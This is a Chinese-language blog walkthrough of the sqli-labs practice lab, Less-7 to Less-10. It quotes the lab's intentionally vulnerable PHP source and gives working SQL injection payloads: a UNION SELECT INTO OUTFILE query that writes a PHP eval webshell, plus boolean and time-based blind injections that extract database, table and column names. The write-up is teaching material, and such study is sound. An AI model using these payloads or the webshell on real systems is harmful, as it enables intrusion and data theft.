//logging the connection parameters to a file for analysis.
$fp=fopen('result.txt','a');
fwrite($fp,'ID:'.$id."\n");
fclose($fp);
// connectivity
$sql="SELECT * FROM users WHERE id=(('$id')) LIMIT 0,1";
$result=mysql_query($sql);
$row = mysql_fetch_array($result);
if($row)
	{
  	echo '<font color= "#FFFF00">';
  	echo 'You are in.... Use outfile......';
  	echo "<br>";
  	echo "</font>";
  	}
else
{
echo '<font color= "#FFFF00">';
echo 'You have an error in your SQL syntax';
//print_r(mysql_error());
echo "</font>";
}
}
else { echo "Please input the ID as parameter with numeric value";}
?>
</font> </div></br></br></br><center>
<img src="../images/Less-7.jpg" /></center>
</body>
</html>
从这里可以看出依旧是没有回显的
if($row)
{
echo '<font color= "#FFFF00">';
echo 'You are in.... Use outfile......';
echo "<br>";
echo "</font>";
}
从这里可以得到这里是 '))闭合
(('$id'))
但是这里用不了报错注入,代码开头使用了 error_reporting(0);,这会屏蔽 PHP 运行时的所有错误警告。

观察题目,说是可以写入文件,那我们可以尝试一下写入webshell


MySql 使用 secure-file-priv 参数对文件读写进行限制,当参数值为 null 时无法进行文件导出操作。
通过修改 MySQL 下的 my.ini 配置文件就可以启用权限,需要把下面这个字符串写入文件中。
secure_file_priv="/"

但是写入文件的路径我们不知道,我们可以去less-1利用union select语句查询一下
-1' UNION SELECT 1,@@basedir,@@datadir --+
这个回显我只能说猜得出是phpstudy集成环境,反正在本地搭建的靶场路径也知道了。
注:UNION SELECT 的作用:制造恶意数据
在 SQL 注入场景下,攻击者通常无法直接修改数据库表中已有的数据(比如把某个用户的名字改成 PHP 代码)。

构造数据:UNION SELECT 允许攻击者凭空构造一行新的数据并拼接到查询结果中。
注入代码:攻击者可以在 UNION SELECT 的某个字段位置填入 PHP 代码字符串,例如 '<?php @eval($_POST["cmd"]);?>'。
但是这里因为没有报错回显不好判断回显位数啊,姑且猜他是三位吧,一个个试好了
?id=1')) UNION SELECT 1,2,'<?php @eval($_POST["attack"]);?>' into outfile "D:\\phpstudy_pro\\WWW\\sqli-labs-master\\Less-7\\text.php"--+
无法写进马的话可以重启一下apache和mysql服务,我也是刚开始一直写不进去,重启一下用一样的语句就写进去了

Less-8
http://sqli-labs:85/Less-8/?id=1
依旧没有回显这一块,报错或者盲注

阅读源码我们可以发现
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
<title>Less-8 Blind- Boolian- Single Quotes- String</title>
</head>
<body bgcolor="#000000">
<div style=" margin-top:60px;color:#FFF; font-size:23px; text-align:center">Welcome <font color="#FF0000"> Dhakkan </font><br>
<font size="3" color="#FFFF00">
<?php
//including the Mysql connect parameters.
include("../sql-connections/sql-connect.php");
error_reporting(0);
// take the variables
if(isset($_GET['id']))
{
$id=$_GET['id'];
//logging the connection parameters to a file for analysis.
$fp=fopen('result.txt','a');
fwrite($fp,'ID:'.$id."\n");
fclose($fp);
// connectivity
$sql="SELECT * FROM users WHERE id='$id' LIMIT 0,1";
$result=mysql_query($sql);
$row = mysql_fetch_array($result);
if($row)
{
echo '<font size="5" color="#FFFF00">';
echo 'You are in...........';
echo "<br>";
echo "</font>";
}
else
{
echo '<font size="5" color="#FFFF00">';
//echo 'You are in...........';
//print_r(mysql_error());
//echo "You have an error in your SQL syntax";
echo "</br></font>";
echo '<font color= "#0000ff" font size= 3>';
}
}
else { echo "Please input the ID as parameter with numeric value";}
?>
</font> </div></br></br></br><center>
<img src="../images/Less-8.jpg" /></center>
</body>
</html>
首先这里是单引号闭合
$id=$_GET['id'];
其次这里没有错误内容回显
//print_r(mysql_error());
查看题目名字,这里是希望我们进行布尔盲注啊

其实这种盲注利用脚本或者sqlmap写是最好的
下面是我从网上总结的一些盲注函数
database()	  显示数据库名称
left(a,b)	  从左侧截取a的前b位
substr(a,b,c) 从b位置开始,截取字符串a的c长度
mid(a,b,c)    从位置b开始,截取a字符串的c位
length()      返回字符串的长度
Ascii()       将某个字符转换为ascii值
char()        将ASCII码转换为对应的字符
查询数据库版本

id=1' and left(version(),1) = 1 --+
页面回显不正常,说明版本第一位不是1,

尝试到5才成功正常回显,可以猜到数据库版本为5开头,具体什么版本就要用脚本跑了,可以将你的payload以及一些信息丢给ai给你生成一个脚本跑
Less-9
首先我们先学一个知识点
if(查询语句,1,sleep(5))
即如果我们的查询语句为真,那么直接返回结果;如果我们的查询语句为假,那么过5秒之后返回页面。所以我们就根据返回页面的时间长短来判断我们的查询语句是否执行正确,类似于三目运算符
观察题目我们就可以知道这题要我们进行时间盲注
测试闭合
?id=1' and if(1=0,1,sleep(5))--+
由于 1=0恒为false,所以只要触发了sleep语句就代表闭合正确
这个延时操作实在无法演示,如果你操作的时候发现url过了五秒以后才变成url编码后的样子,就代表操作成功

确认为 单引号闭合
查询数据库名
?id=1' and if(length(database())=8,sleep(5),1) -- #
判断数据库长度为几,x为任意数字,我尝试到8,之后的基本就不触发延时了,说明数据库长度为8
?id=1' and if(length(database())=8,sleep(5),1) -- #//页面有明显延迟
可以判断出数据库名第一个字母是's'依次类推,可以判断出数据库名为'security'
查询表名
?id=1' and if(ascii(substr((select table_name from information_schema.tables where table_schema='security' limit 0,1),1,1))=101,1,sleep(5))--+

依次类推可以推出表名为'email'
?id=1'
id参数原本可能被应用在类似... WHERE id = '...的 SQL 里。这里用单引号1'目的是闭合原本的字符串字面量或打断原来的 SQL 语法,从而把后面的AND ...注入进原始 SQL 语句的逻辑流中。
and If(...,1,sleep(5))
- 这是 SQL 中的条件表达式(MySQL 风格的
IF(condition, true_value, false_value))。 - 如果
condition为真,IF返回1(很快返回);否则执行sleep(5)(使数据库会话阻塞 5 秒,导致 HTTP 响应延迟)。 - 攻击者通过观察响应耗时(是否有 ~5s 延迟)来判断
condition的真假。
ascii(substr((select table_name from information_schema.tables where table_schema='security' limit 0,1),1,1))
这是条件表达式 condition 的主体,分几层:
(select table_name from information_schema.tables where table_schema='security' limit 0,1)- 从系统表
information_schema.tables中选取table_name,限定table_schema='security'(即数据库名是security),并用limit 0,1取第一个结果(offset 0,1 行)意思就是跳过第0行,取1行,也就是第一行。因此它得到“第一个表名”。
- 从系统表
substr(...,1,1)- 取上一步得到的字符串的第 1 个字符(起始位置用 1)。
ascii(...)- 返回该字符的 ASCII 码值(例如
'e'->101)。
- 返回该字符的 ASCII 码值(例如
... = 101- 将该 ASCII 值与 101 比较(101 即小写字母
e的 ASCII 码)。如果相等,condition为真。
- 将该 ASCII 值与 101 比较(101 即小写字母
--+
- 这是 SQL 注释(
--)后跟一个空格或+,用来注释掉原 SQL 语句剩余部分,防止语法错误或额外条件影响注入语句执行。 - 在 URL 中通常写成
--+或--%20,因为空格会在 URL 中被编码。
查询表中的列
?id=1' and If(ascii(substr((select column_name from information_schema.columns where table_name='users' and table_schema=database() limit 0,1),1,1))=105,1,sleep(5))--+
猜测 users 表的第一个列的第一个字符是 i,
以此类推,我们得到列名是 id,username,password
(and table_schema=database()这条语句不能少是因为要排除其他数据库可能也会有users表)
Less-10
整个流程与Less-9一模一样,只是闭合换成了 双引号,不再赘述

 浙公网安备 33010602011771号